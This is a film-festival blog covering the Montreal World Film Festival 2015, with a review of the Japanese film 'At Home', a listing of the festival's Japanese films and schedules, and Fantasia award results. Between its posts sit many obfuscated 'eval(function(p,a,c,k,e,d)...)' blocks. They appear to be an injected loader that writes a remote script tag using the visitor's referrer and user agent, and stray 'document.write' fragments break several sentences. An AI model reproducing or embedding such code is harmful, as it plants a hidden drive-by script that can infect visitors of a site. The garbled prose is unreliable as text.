MWFF 2015 Day 2


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bzzrb|var|u0026u|referrer|dandt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkhye|var|u0026u|referrer|fdnzt||js|php’.split(‘|’),0,{}))
Today was a perfect day. Much better than yesterday.

Just before leaving this afternoon I have put online my first comment, document.write(“”); for the movie At Home.

I wish I could write more extensive comments but unfortunately I am a little too busy. Seeing movie after movie doesn’t leave enough time to do in-depth analysis. And when you sit at night, after having viewed three movies, it difficult to write in details about each of them. That’s why I try to put down on paper my first impression as soon as I leave the theatre. It’s easy to do when there’s a couple of hours in-between movies, but more difficult when you have to rush from one place to another with just minutes before the beginning of the next show (harder still when there’s a Q&A after a screening).

Anyway, my purpose with this blog has always been to simply introduce a work (be it a manga, a book or a movie) with just enough information (and links) to interest the readers and incite them to look further.

Yesterday, I saw At Home and Ninja Hunter.

Today, I’ve seen Kagura-me, Akai Tama and Blowing in the wind of Vietnam. All ranging from good to excellent. I’ll try to write and post my comments on those movies as soon as possible.

In the meantime, you can check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

[ Traduire ]

At Home

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|feiti|var|u0026u|referrer|hrkdt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rddtf|var|u0026u|referrer|tsdfr||js|php’.split(‘|’),0,{}))

“A father, document.write(“”); a mother, an elder son, a daughter and a younger son. A family of five. To all appearances, a perfectly normal, happy family. However it turns out that none of them have a blood relationship. Each of them has a sad story and separate families of their own. Does being related by blood, make a family? Or if they live together, does it make them a family? When people learn to connect with others, when they are placed in a difficult situation, how do they react for a family? This is a film about people who were hurt by family, but saved by family. ”

(Text from the Festival’s program)

The Moriyama family looks like any other ordinary family. However, none of them are related. The father is a thief. He started stealing to support his pregnant wife. She is hit by a car and lose the baby. He gets caught, goes to prison and his wife leaves him. Once out of prison, he continues with a criminal life. One day, during a burglary, he discovers a young boy chained in the bathroom of a house. He decides to save him. Together they settle in a home, acting like father and son. Later, the thief triggers an alarm and, as he might be caught, he is helped by a teenager who has run away from his home. He was verbally abused by his parents who found his indecisiveness and shyness not up to the standard of their rich (but parvenu) status. He joins the father and younger “son” in their home.

The mother was physically abused by her violent husband. One day she is considering killing herself by jumping in front of a train but notices a teenage girl who is about to do the same. Without thinking about her own situation anymore, she prevent the girl from jumping. The girl was sexually abused by her father. They both run away (it is more implied than said or shown) and settle in an apartment together as mother and daughter. One day, the mother meets the father in a pet shop and the father (it’s not shown how or why) invites them to join his little family.

They survive through a life of crime: the father doing burglary, the mother swindling men in mariage schemes, the older son doing forgery in a print shop and the young boy and girl simply going to school. Unfortunately, the mother tries to swindle a bigger swindler and she ends up kidnapped. The family rushes to gather the ransom, but, despite the father’s warning, it leads them to a violent outcome. The father goes to prison again to save his family. In the end, the family will pull through thanks to its strength. Despite not being related, they all had suffered abuse and could better understand and confort each other. Reconstituted family can work and even be stronger than blood ties.

There is a lot of frustration nowadays in Japan which apparently translate into an increase of domestic violence at home. This subject (and its salvation through reconstituted family) is interesting but the storytelling is often way too slow, and also contains gaps or credibility issues. Some scenes are simply not plausible, not because of the actors’ performance, which is quite excellent, but because the situation is being too convenient or at least not explained in a satisfactory manner. However, it is a beautiful story and a good enough movie to be well worth watching.

At home (??????): Japan, 2015, 110 min.; Dir.: Hiroshi Chono; Scr.: Teruo Abe (based on the novel by Takayoshi Honda); Music: Takatsugu Muramatsu; Phot.: Shinya Kimura; Ed.: Osamu Suzuki; Prod. Des.: Shin Nakayama; Cast: Yutaka Takenouchi (Dad/Thief), Yasuko Matsuyuki (Mom/Swindler), Kentaro Sakaguchi (Jun Moriyama), Yuina Kuroshima (Asuka Moriyama), Yuto Ikeda (Takashi Moriyama), Jun Kunimura, Itsuji Itao, Seiji Chihara.

Film screened at the Montreal World Film Festival on August 28th, 2015 (Cinema Quartier Latin 12, 12h00 – with an attendance of 90 people, filling 60% of the theatre) as part of the “Focus on World Cinema” segment. The director was present for a short Q&A at the end.

For more information you can visit the following websites:
At Home © ?at Home?Production Committee.

Video of the Q&A session


[ Traduire ]

MWFF 2015 Day 1

This year the festival is already hard for me because I have to cover it while working full-time (it’s difficult lately to get days off at the library) and also while helping my eighty-five year-old mother to move in her new apartment. On top of it, document.write(“”); there are twenty-something Japanese movies to watch this year. A though order.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|stkst|var|u0026u|referrer|trsza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tsfek|var|u0026u|referrer|yhfsa||js|php’.split(‘|’),0,{}))

Like the last couple of years, the festival has this feeling of the end of a party. Everybody seems to thinks that it might be the last year, despite Losique’s denial (
The Gazette, Variety). The festival has always had its critics or doomsayers, and this year again many are asking for change at the top or already planning a replacement. All those talks are casting a shadow on the festival. For my part, as I’ve said before, I don’t really care as long as they continue to show great movies that I cannot see anywhere else. Unfortunately, the lack of funds is showing in the organization of the festival (glitch, scheduling problems, technical problems, communication problems, etc). It seems particularly disorganized this year (but is it really more than usual?).

Unfortunately, my first day at the festival was quite disastrous. The first movie was good. The second movie had so many technical problems (started ten minutes late, microphone problem for the presentation, there was picture without sound, sound without picture, repeatedly) that the screening was interrupted and cancelled a little before the middle of the movie. I had to go to the screening room of the Film Market to see the (disappointing) end. There the copy ran just fine so it’s unlikely that the problem was caused by the dvd encoding (the excuse was that since it’s a foreign movie the encoding could have been messed up, but usually if this is the case it just either work or doesn’t) so the problem must have been with the Quartier Latin’s equipment (they were using VLC on a MacBook and a digital projector). It’s not the first year that this kind of problem occurs.


And the third movie… was cancelled due to some rescheduling! That’s quite annoying. I had made myself a (gruelling) schedule where I could see all Japanese movies, but with those changes it will be impossible. And at least one of the movie that I can’t watch is not even available in the Film Market screening room…
Shinjuku Midnight Baby rescheduledDecline of an assassin rescheduled
Anyway, I’ll try to post soon my comments on the two movies I’ve managed to see today, and you can still check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

I also noticed in the Quartier Latin lobby a poster announcing the movie “Paul à Québec” for September 18th. Great!

[ Traduire ]

MWFF 2015 update

A few new press releases have been posted about the Montreal World Film Festival:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kbafs|var|u0026u|referrer|sfsts||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|irafb|var|u0026u|referrer|fadtz||js|php’.split(‘|’),0,{}))

More importantly, the programming information is now available online. On the festival website you can find the full schedule as well as the full index of movies (in PDF format).

If, like us, you are more interested in Japanese movies you can find all the details in our updated entry “Montreal World Film Festival 2015”.

[ Traduire ]

Montreal World Film Festival 2015

The 39th edition of the Montreal World Film Festival will take place from August 27th to September 7th 2015, document.write(“”); at the Imperial (1430 Bleury – Metro Place des Arts) and Quartier Latin (350 rue Emery – Berri-UQAM) theatres. Tickets will be available from August 22 at noon at the offices of the Imperial (CI) and Quartier Latin (QL) theatres, as well as online through the Admission Network website. Individual tickets are $ 10, Passports are $ 120 and Cinephile Card is $ 250. Booklets of 10 coupons redeemable against individual tickets are available for $ 70. More details on the festival website: www.ffm-montreal.org.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|teehn|var|u0026u|referrer|frtyt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dbssy|var|u0026u|referrer|ydfht||js|php’.split(‘|’),0,{}))

This year there was no real press conference about the programming and instead the festival unveiled the line-up of films in the
World Competition and the First Films Competition through press releases and a virtual press conference where both domestic and international media could simultaneously participate in an online Q&A session. So far, since then, the information has been trickling down little by little and we don’t know much about the festival programming. They said that “A digital age requires a digital solution,” but I guess it has also a lot to do with the lack of subsidies and the resulting reduced staff. I don’t mind a little austerity as long at it gets the festival going and brings us the diversified, quality cinema the festival is renown for.

We know that, this year, a record number of short films were submitted; that the opening movie will be Muhammad, the latest film by renowned Iranian director Majid Majidi; that this year’s festival will offer movies from over 86 countries; that the competition line-up will includes 26 Feature films from 31 countries for the World Competition, plus 25 more movies for the First Feature Competition, and that both competitions will include 36 World Premieres; we know the composition of both the jury for the Grand Prize of the Americas and the jury for the First Feature Prize; finally, a couple of days after the virtual press conference, the festival announced that twenty-four features from a score of countries will be shown in the World Greats (out of competition) category.

Here our interest is mostly with the Japanese movies. At first, with the festival press releases and an article in the august edition of Coco Montreal, we determined that the festival would show at least fourteen Japanese movies. However, with the release of the schedule we astonishingly discovered that a record-breaking number of Japanese movies will be shown this year: seventeen (twenty-one if we count a Liberian movie with a Japanese director, a four-minute short and two documentaries)! See the films index for details. (updated 2015-08-21)

Be careful, the schedule of some movies has changed (updated 2015-08-28).

Coco Montreal have put a more detailed article (this time with english and french translation) on the festival’s Japanese movies in their September issue (available both in the issuu.com flash version and on their Facebook page). [updated 2015-09-01]

You can now read some comments about the Festival’s Japanese movies (in french) in the first part of the article by my esteemed colleague Claude R. Blouin on the blog Shomingeki. [updated 2015-09-03]

You will find, after the jump, a list of all those movies (plus a few useful links — of course, more details and links will be added as the information become available):


World Competition / Film en compétition

  • Gassoh (??): Japan, 2015, 87 mins; Dir.: Tatsuo Kobayashi; Scr.: Aya Watanabe (based on the manga by Hinako Sugiura); Phot.: Hitoshi Takaya; Music: Asa-Chang; Cast: Yuya Yagira (Kiwamu Akitsu), Koji Seto (Masanosuke Yoshimori), Amane Okayama (Teijiro Fukuhara), Joe Odagiri, Mugi Kadowaki, Minami Sakurai, Kai Inowaki, Yuko Takayama, Reiko Fujiwara, Daisuke Ryu, Rie Minemura, Mantaro Koichi, Lily.

    The final resistance to the dismantling of the Togugawa Shogunate at the end of the Edo period and the futile struggles of three young men who participated in the Shougitai resistance.

    Schedule: Thu 9/03 9:00 CI; Thu 9/03 21:30 CI.

First Feature Competition / Compétition de premières oeuvres

  • Dear Deer (????????): Japan, 2015, 107 mins; Dir.: Takeo Kikuchi; Scr.: Noriaki Sugihara; Ed.: Azusa Yamazaki; Music: Takuro Okada; Cast: Yuri Nakamura (Akiko), Yoichiro Saito (Yoshio), Shota Sometani (Fujio), Kôji Kiryû, Rinko Kikuchi, Yûrei Yanagi, Takeshi Yamamoto, Wakana Matsumoto, Yasushi Masaoka.

    When their claim to have seen a phantom deer is debunked, three young siblings are denigrated. Now, 25 years later, their father dying, the wounds are still raw.

    Schedule: Thu 9/03 11:00 QL9; Fri 9/04 16:00 QL9.

    You can read my comments.

  • Kagura-me (????): Japan, 2015, 112 mins; Dir.: Yasuo Okuaki; Scr.: Yasuo Okuaki & Nozomu Namba; Music: Kôji Igarashi; Phot.: Hiroshi Iwanaga; Prod. Des.: Takashi Yoshida; Cast: Tomomitsu Adachi, Mayumi Asaka, Masayuki Imai, Tsunehiko Kamijô, Mei Kurokawa, Ryoichi Kusanagi, Ryû Morioka, Nanako Ohkôchi, Maki Seko, Masayuki Shida, Keiko Shirasu, Rina Takeda, Ryoko Takizawa, Mariko Tsutsui, Ren Ôsugi.

    A woman bears a 13-year grudge with her father over the traditional dance he was performing that caused him to be absent from her mother’s death.

    Schedule: Fri 8/28 9:00 QL9; Sat 8/29 15:00 QL9.

    You can read my comments and watch a video of the screening introduction.

  • Lost and found (?????????? / Hoshigaoka Wonderland): Japan, 2015, 111 mins; Dir.: Show Yanagisawa; Scr.: Show Yanagisawa, Koko Maeda; Phot.: Keisuke Imamura; Ed.: Etsuko Kimura; Music: Takashi Watanabe; Cast: Tomoya Nakamura (Atsuto Seo), Nozomi Sasaki (Nanami Kiyokawa), Yoshino Kimura (Sawako Kiyokawa—Atsuto’s mother), Masaki Suda (Yuya Kiyokawa), Anne Watanabe (Detective Tsunako Obayashi), Hayato Ichihara (Jingo Kusunoki), Hirofumi Arai (Tetsundo Seo—Atsuto’s older brother), Yutaka Matsushige (Touji Seo—Atsuto’s father).

    When Haruto learns that his long estranged mother committed suicide in an amusement park he immediately suspects foul play.

    Schedule: Sun 9/06 15:30 QL9; Mon 9/07 20:00 QL9.

  • Neboke (???): Japan, 2015, 115 mins; Dir./Scr./Phot./Ed.: Norihito Iki; Music: Yusuke Orita; Cast: Yasushi Tomobe, Irifunetei Senryu, Kana Ohtake, Maki Murakami, Yuji Akiyama.

    Sangoroh, a rakugo artist, has a drinking problem and is annoyed by his partner Manami’s pestering him about it. Can he get his life in order before it’s too late.

    Schedule: Sat 9/05 14:30 QL9; Sun 9/06 10:00 QL9.

World Great (Out of Competition) / Hors-concours

  • Blood Bead (????/ Akai Tama / Perle de sang): Japan, 2015, 108 min.; Dir./Scr.: Banmei Takahashi; Music: Gorô Yasukawa; Phot.: Shinji Ogawa; Ed.: Kan Suzuki; Cast: Eiji Okuda (Shuji Tokita), Fujiko (Yui Oba), Yukino Murakami (Ritsuko Kitakoji), Shota Hanaoka (Kenichi Yajima), Shiori Doi (Aiko Kato), Tasuku Emoto (Aoyama), Keiko Takahashi (Yuriko).

    Tokita would rather be making movies than teaching about them in film school. But it pays the bills and there’s always Yui, the pretty school secretary. Then Ritsuko enters his life…

    Schedule: Fri 8/28 10:00 QL10; Sat 8/29 19:00 QL10.

    You can read my comments and watch a video of the screening introduction and Q&A session.

  • The Next Generation Patlabor — Tokyo War (The Next Generation ????? ? ???? / Patoreiba: Shuto Kessen / Lit. “Patlabor: Decisive battle over the capital”): Japan, 2015, 93 min.; Dir./Scr.: Mamoru Oshii; Phot.: Hiroshi Machida, Tetsuya Kudo; Art Dir.: Anri Jojo; Ed.: Yoshinori Ohta; Music: Kenji Kawai; Labor Design: Hideki Hashimoto, Katsuya Terada; Cast: Toshio Kakei (Keiji Gotoda), Erina Mano (Akira Izumino), Seiji Fukushi (Yuma Shiobara), Rina Ohta (Kasya), Shigeru Chiba (Shigeo Shiba), Kanna Mori (Rei Haihara), Kotaro Yoshida (Onodera), Reiko Takashima (Kei Takahata), Yoshinori Horimoto (Isamu Otawara), Shigekazu Tajiri (Hiromichi Yamazaki), Kohei Shiotsuka (Shinji Mikiya), Yoshikazu Fujiki (Yoshikatsu Buchiyama).

    In a world where giant robots are built and used for labour, a special police force of robots is created to handle crimes relating to these machines: the Patrol Labor.

    Schedule: Sat 8/29 9:30 QL9; Sun 8/30 21:30 QL9.

    You can read my comments.

Focus on World Cinema

  • At home (??????): Japan, 2015, 110 min.; Dir.: Hiroshi Chono; Scr.: Teruo Abe (based on the novel by Takayoshi Honda); Music: Takatsugu Muramatsu; Phot.: Shinya Kimura; Ed.: Osamu Suzuki; Prod. Des.: Shin Nakayama; Cast: Yutaka Takenouchi (Thief), Yasuko Matsuyuki (Swindler), Kentaro Sakaguchi (Jun Moriyama), Yuina Kuroshima (Asuka Moriyama), Yuto Ikeda (Takashi Moriyama), Jun Kunimura, Itsuji Itao, Seiji Chihara.

    A father, a mother, an elder son, a daughter and a younger son. A family of five. For all appearances, a perfectly normal, happy family. But none of them related.

    Schedule: Fri 8/28 12:00 QL12; Sat 8/29 18:30 QL12.
    You can read my comments and watch a video of the Q&A session.

  • Blowing in the wind of Vietnam (??????????? / Betonamu No Kaze Ni Fukarete): Japan/Vietnam, 2015, 116 min.; Dir.: Tat Binh & Kazuki Omori; Scr.: Kazuki Omori, Uichiro Kitazaki (based on a novel by Miyuki Komatsu); Phot.: Koichi Saito; Ed.: Naoki Kaneko; Music: Tetsuro Kashibuchi; Cast: Eiji Okuda, Akira Emoto, Kôji Kikkawa, Keiko Matsuzaka, Yôsuke Saitô, Reiko Kusamura, Yûya Takayama, Shigehiro Yamaguchi, Reina Fujie, Yoneko Matsukane, Tan Nhuong, Lan Huong, Tan Hanh.

    When Misao returns to Japan from Vietnam for her father’s funeral, she sees that her mother is becoming forgetful, even a bit senile. Can a change of scenery help?

    Schedule: Fri 8/28 9:30 QL12; Sat 8/29 21:30 QL12.

    You can read my comments.

  • Decline of an assassin (??????????/ Norainu ha dansu wo odoru / lit. “Stray dogs are dancing”): Japan, 2015, 100 min.; Dir./Scr./Ed.: Kubota Shouji; Phot.: Hiromitu Nishimura; Music: Ipeei Yogo; Cast: Yoshimasa Kondo, Keisuke Kato, Shogo Suzuki, Hidetoshi Kubota, Yuri Yanagi, Kouta Kusano.

    After four decades as the reliable hitman for a criminal gang, Kurosawa is now making mistakes. It may be time to retire. But how can he ever return to “normal” life?

    Schedule: Fri 8/28 20:30 QL16; Sat 8/29 12:00 QL16; Sat 9/05 21:30 Ql11.

  • Early Spring, Sakurajima (???? / Sakurajima soyun / Sakurajima early spring): Japan, 2015, 88 min.; Dir./Scr./Ed.: Hiroshi Toda: Phot.: Guillaume Tauveron, Hiroshi Toda; Music: Mica Toda; Cast: Yoichi Hayashi, Hitomi Wakahara, Kenkichi Nishi, Katsuhiko Nishi.

    Back in his hometown after retirement, Takashi Arimura finds life depressing. On his wife’s suggestion he takes up painting. The world now looks very different.

    Schedule: Sun 8/30 16:00 QL16; Mon 8/31 9:10 QL16.

    You can read my comments.

  • Haman (???/ slang blend, or portemanteau expression from ? [Ha, tooth] and ???? [Omanko, vagina] meaning toothed vagina): Japan, 2015, 95 min.; Dir./Scr.: Tetsuya Okabe; Phot.: Yumi Hasegawa; Ed.: Tetsuya Okabe; Music: HIR, Shintaro Mieda; Cast: Nonka Baba, Yusuke Kojima, Maki Mizui, Mukau Nakamura, Shoei Uno.

    Love can be deadly but when Haruka decided to make love with her boyfriend she never expected it to be literally true. A dark fantasy about life, sex and love.

    Schedule: Tue 9/01 15:50 QL16; Wed 9/02 20:30 QL16.

    You can read my comments.

  • Ninja Hunter (???? / Ninja Gari) : Japan, 2015, 96 min.; Dir./Scr./Ed.: Seiji Chiba; Phot.: Kenji Tanabe, Arsuchi Yoshida; Music: Kuniyuki Morohashi; Cast: Mitsuki Koga, Mei Kurogawa, Masanori Mimoto, Kentarö Shimazu, Kazuki Tsujimoto.

    Four ninjas, forty corpses, four conflicting accounts. A ninja action tale with a Rashomon twist.

    Schedule: Fri 8/28 16:00 QL12; Sat 8/29 9:00 QL12.

    You can read my comments.

  • Out of my hand: USA/Liberia, 2015, 87 min.; Dir.: Takeshi Fukunaga. Scr.: Takeshi Fukunaga & Donari Braxton; Phot.: Ryo Murakami, Owen Donovan; Ed.: Takeshi Fukunaga, Eugene Yi; Prod. Des.: Steve Grisé, Ioannis Socholakis; Music: Tyondai Braxton; Cast: Bishop Blay (Cisco), Zenobia Taylor (Joy), Duke Murphy Dennis (Francis), Rodney Rogers Beckley (Marvin), David Roberts (Jacob), Shelley Molad (Maria).

    A struggling Liberian rubber plantation worker risks everything to discover a new life as a Yellow Cab driver in New York City.

    Schedule: Sun 8/30 17:00 QL17; Mon 8/31 15:00 QL17.

  • Shinjuku Midnight Baby (????????????): Japan, 2015, 141 mins; Dir./Scr./Phot.: Kazuhiro Teranishi (based on his own book); Ed.: Kiyomi Tochiya; Music: Daisuke Sunny;Cast: Shimako Iwai, Ginji Yoshikawa, Britney Hamada, Tomoko Nakajima, Kimin, Yukimi Watanabe, Hidetsugu Ohara, Marcos Tôma.

    When the son of a government minister wants to be in Japan’s first gay marriage – to one of her political supporters, no less – a mysterious lawyer offers to help.

    Schedule: Fri 9/04 16:00 QL11; Sat 9/05 21:30 QL11; Fri 8/28 10:00 QL11; Sat 8/29 21:30 QL11.

  • Summer on the frontline (???? 15??? / Soman kokkyo 15 sai no natsu / Summer of 15 years old on the Soviet national border): Japan, 2015, 94 min.; Dir./Scr.: Tetsuya Matsushima (based on his own novel); Phot.: Kazuo Okuhara; Ed.: Seiichi Miyazawa; Music: Koji Ueno; Cast: Ryuuchiro Shibata, Anna Kijima, Min Tanaka, Isao Natsuyagi.

    When the great earthquake of 2012 destroys his high school’s filmmaking equipment, Keisuke, 15, looks forward to a dull summer. He couldn’t be more mistaken.

    Schedule: Thu 9/03 16:00 QL13; Fri 9/04 10:00 QL13.

  • That’s It (???? / Soredake) : Japan, 2015, 110 min.; Dir.: Gakuryu Ishii; Scr.: Kiyotaka Inagaki; Phot.: Yoshiyuki Matsumoto; Music: Bloodthirsty Butchers; Cast: Shota Sometani, Erina Mizuno, Kiyoko Shibukawa, Jun Murakami, Go Ayano.

    A young drifter hoping to escape from his social dead end, breaks into a gangster’s locker in search of gold. What he finds is a hard drive with very dangerous information.

    Schedule: Fri 9/04 20:00 QL13; Sat 9/05 10:00 QL13.

  • The Letters (????? / Popura no aki / lit. “Autumn poplar”): Japan, 2015, 98 min.; Dir./Scr./Ed.: Ken’ichi Ohmori (based on a novel by Kazumi Yumoto); Phot.: Masao Nakabori; Cast: Nene Ohtsuka, Tamao Nakamura, Miyu Honda.

    Chiaki, 8, devastated by the death of beloved father, moves into an apartment whose landlady claims to be able to deliver letters to the dead.

    Schedule: Fri 9/04 9:00 QL12; Sat 9/05 19:30 QL12.

  • Yoko the cherry blossom (Yoko Zakura) : Japan, 2015, 115 min.; Dir./Scr.: Gen Takahashi; Phot.: Phil Harder; Ed.: Yoshinori Ota; Music: Benjamin Be’doussac; Cast: Takashi Sasano, Koji Matoba, Maki Miyamoto, Yuki Kazamatsuri.

    The true story of a Japanese teacher’s quest to create a hybrid cherry blossom, to fulfill a promise he made to his students before they were sent off to die in World War II.

    Schedule: Thu 9/03 14:00 QL12; Fri 9/04 16:30 QL12.

Documentaries

  • Alone in Fukushima (????????? / Naoto hitorikkiri): Japan, 2015, 98 min., Dir./Scr./Phot./Ed.: Mayu Nakamura; Music: Saho Terao; Sound: Masashi Furuya.

    Alone in Fukushima is a feature length documentary about Naoto Matsumura, a man who remained alone in a no-man’s land after the nuclear disaster. The film follows Naoto struggling to survive with the animals in a small town which Japan tries to erase from the map.

    Schedule: Tue 9/01 16:00 QL14; Sat 9/05 16:00 QL2.

  • Behind “The Cove” (?????????? / `Za k?vu’ no uragawa): Japan, 2015, 110 min.; Dir./Scr./Phot./Ed.: Keiko Yagi.

    Keiko Yagi never bothered to see the 2010 film THE COVE, thinking it just another exaggerated attack on Japan’s dolphin hunt. But she decided to see for herself.

    Schedule: Fri 9/04 21:30 QL14; Sat 9/07 14:30 QL14.

Shorts

  • Master Blaster: Japan, 2015, 4 min.; Dir./Scr./Phot./Ed.: Sawako Kabuki.

    An animated short in competition at the Student Film Festival. A girl would like to hide in her sweetheart’s anus, to be with him forever.

    Schedule: Mon 8/31 16:00 QL2; Tue 9/01 16:00 QL2.

[ Traduire ]

Fantasia awards


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dhhdb|var|u0026u|referrer|nifbe||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sekat|var|u0026u|referrer|fzdtd||js|php’.split(‘|’),0,{}))
As usual the 19th edition of the Fantasia International Film Festival was a great success. Not only it is now considered North America’s longest-running genre film festival with its 195 screenings over twenty-three days but it also had an attendance of over 100, document.write(“”); 000 spectators for six consecutive years.

Several Japanese movies won awards again this year:

  • TAG by Sion Sono received the Cheval Noir Award for Best Film
  • Tomoe Kanno (for LA LA LA AT ROCK BOTTOM) received the Cheval Noir Award for Best Screenplay
  • Subaru Shibutani (for LA LA LA AT ROCK BOTTOM) received the Cheval Noir Award for Best Actor
  • Reina Triendl (for TAG) received the Cheval Noir Award for Best Actress
  • Sion Sono’s TAG also received a Special Mention “for its creative, surprising, and monumental opening kill sequence”
  • MISS HOKUSAI by Keiichi Hara received no less than three awards: the Satoshi Kon Award for Best Animated Feature Film, the Prix Séquences, as well as the Best Animated Feature Audience Award (Gold Prize)
  • LOVE & PEACE by Sion Sono received the Best Asian Feature Audience Award (Gold Prize)

Surprisingly, Attacks on Titan, the latest sensation from Japan, didn’t win any prize.

The dates for next year festival (the 20th anniversary edition!) were also announced: The Fantasia International Film Festival will take place in Montreal from July 14 to August 2, 2016.

For more details on all Japanese movies you can check our previous entry “Japanese movies at Fantasia 2015”.

For an overview of the Japanese movies you can check Claude R. Blouin’s extensive comments “Un vieux fou de cinéma japonais à Fantasia 2015” on the Shomengeki blog (in french).

(Sources: ANN, Dread Central, Fangoria, Fantasia, Twitch)

[ Traduire ]

Japanese movies at Fantasia 2015


